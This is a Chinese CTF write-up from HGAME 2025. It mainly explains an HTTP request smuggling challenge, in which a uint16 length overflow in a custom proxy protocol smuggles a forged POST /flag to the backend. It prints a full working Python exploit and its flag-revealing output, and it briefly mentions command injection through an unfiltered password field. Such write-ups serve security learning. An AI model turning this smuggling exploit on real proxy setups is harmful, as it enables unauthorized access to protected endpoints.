
    if match, _ := regexp.MatchString(`^[a-zA-Z0-9_]+$`, config.LocalDatabase);
    !match {
        return fmt.Errorf("invalid local database name")
    }

    return nil
}
```

此处并没有对password进行过滤，因此我们可以利用导入数据功能来进行exp的构造：



这样拼接后就执行了/writeflag命令，获取flag：



## Level 111 不存在的车厢

首先web审计代码，发现逻辑如下：

后端服务（监听 127.0.0.1:8080）注册了两个路由，其中：

- `/` 返回 “Welcome to HGAME 2025”
- `/flag` 只有在请求方法为 **POST** 时才会返回环境变量 `FLAG`（否则直接返回 403 Forbidden）

前置代理（监听 8081 端口）通过一个自定义的 H111 协议与后端通信，但它的 HTTP 接口只接受 **GET** 请求：

```
if r.Method != "GET" {
    w.WriteHeader(http.StatusMethodNotAllowed)
    return
}
```

也就是说，直接对 8081 发送 POST 请求会被拒绝，而对 `/flag` 发送 GET 请求会被转发成 GET 请求给后端，从而后端判断方法不对而返回 403。

那么很容易想到这里需要利用到HTTP请求走私，审计这个H111，逻辑如下：

在 H111 协议中，请求体的长度以一个 16 位无符号整数（uint16）写入：

```
if req.Body != nil {
    body, err := io.ReadAll(req.Body)
    // ...
    if err := binary.Write(writer, binary.BigEndian, uint16(len(body))); err !=
nil { ... }
    writer.Write(body)
} else {
    binary.Write(writer, binary.BigEndian, uint16(0))
}
```

这意味着如果构造的 HTTP 请求其 body 长度超过 65535 字节，实际写入的长度会发生MOD  $2^{16}$ 运算（即取低 16 位）。

同时注意到后端的处理逻辑采用了一个无限循环：

```
for {
    req, err := h111.ReadH111Request(conn)
    if err != nil { ... }
    // 用 httptest.NewRecorder 调用 mux.ServeHTTP
    // 将响应写回 conn
}
```

也就是说，只要 TCP 连接上还有数据，后端就会继续调用 `ReadH111Request` 来解析“下一条”请求。而代理端对与后端连接进行了复用（见 `sync.Pool` 的用法），因此只要某个连接中残留了数据，就可能在下次请求时被读取并当作一个完整的新请求处理。

整理完后，我们思考攻击思路：

1. 构造一个超长 GET 请求，总长度 B 超过 65535 字节
2. 利用长度字段溢出制造出数据残留
3. 将走私数据拼接在超长 GET 请求的尾部

这样当后端收到这条超长的 H111 请求时，它会按照协议：

- 先解析 GET 请求，读取 2 字节的长度字段，然后消费掉 L 个字节作为 GET 请求的 body。
- 剩下的 B - L 字节正好构成一个完整的二进制编码的请求。
  - 当后端循环继续调用 `h111.ReadH111Request` 时，会把残留的数据解析为新的请求，也就是构造的伪造的 **POST /flag** 请求。后端检查到方法为 POST 且路径为 `/flag` 后，就会取出环境变量 FLAG 并构造响应。

写exp：

```
#!/usr/bin/env python3
import socket
import struct

def build_smuggled_request():
    method = b"POST"
    uri = b"/flag"
    header_count = 0
    fixed_part = (
        struct.pack(">H", len(method)) + method +
        struct.pack(">H", len(uri)) + uri +
        struct.pack(">H", header_count)
    )
    # body_size 为 65536 - 固定部分（17 字节） - 2 字节 body 长度字段
    body_size = 65536 - (len(fixed_part) + 2)
    # 构造 body，此处填充 A 字符
    body = b"A" * body_size

    # 构造 body 部分：先写 2 字节的 body 长度（body_size, uint16），再写 body 内容
    body_part = struct.pack(">H", body_size) + body

    smuggled = fixed_part + body_part
    assert len(smuggled) == 65536, f"smuggled length = {len(smuggled)} != 65536"
    return smuggled

def build_payload(padding_size, smuggled):
    padding = b"B" * padding_size # P 字节填充（例如 100 字节）
    full_body = padding + smuggled
    return full_body

def build_http_request(full_body):
    request_line = b"GET /flag HTTP/1.1\r\n"
    headers = (
        b"Host: 127.0.0.1:8081\r\n" +
        b"Content-Length: " + str(len(full_body)).encode() + b"\r\n" +
        b"\r\n"
    )
```

```

)
http_request = request_line + headers + full_body
return http_request

def send_payload(host, port, payload):
    with socket.create_connection((host, port)) as s:
        print(f"[+] 连接到 {host}:{port}")
        s.sendall(payload)
        print("[+] Payload 已发送, 等待响应...")
        response = b""
        s.settimeout(2)
        try:
            while True:
                chunk = s.recv(4096)
                if not chunk:
                    break
                response += chunk
        except socket.timeout:
            pass
        print("[+] 收到响应: ")
        try:
            print(response.decode())
        except UnicodeDecodeError:
            print(response)

def main():
    # 选择填充长度 P
    padding_size = 100
    smuggled = build_smuggled_request()
    print(f"[+] 构造的 smuggled 请求长度: {len(smuggled)} bytes")
    full_body = build_payload(padding_size, smuggled)
    print(f"[+] 最终 HTTP 请求体总长度: {len(full_body)} bytes")
    http_request = build_http_request(full_body)
    print(f"[+] 构造的 HTTP 请求总长度: {len(http_request)} bytes")
    send_payload("node1.hgame.vidar.club", 30988, http_request)

if __name__ == "__main__":
    main()

```

```

> python .\solve.py
[+] 构造的 smuggled 请求长度: 65536 bytes
[+] 最终 HTTP 请求体总长度: 65636 bytes
[+] 构造的 HTTP 请求总长度: 65703 bytes
[+] 连接到 node1.hgame.vidar.club:30988
[+] Payload 已发送, 等待响应 ...
[+] 收到响应:
HTTP/1.1 200 OK
Date: Tue, 11 Feb 2025 08:13:12 GMT
Content-Length: 51
Content-Type: text/plain; charset=utf-8
hgame{yOU_SURvivAI_frOm_tHE_GH0St_TraIN--th4NkSf22}

```

问卷

hgame{see\_you\_next\_year!!!}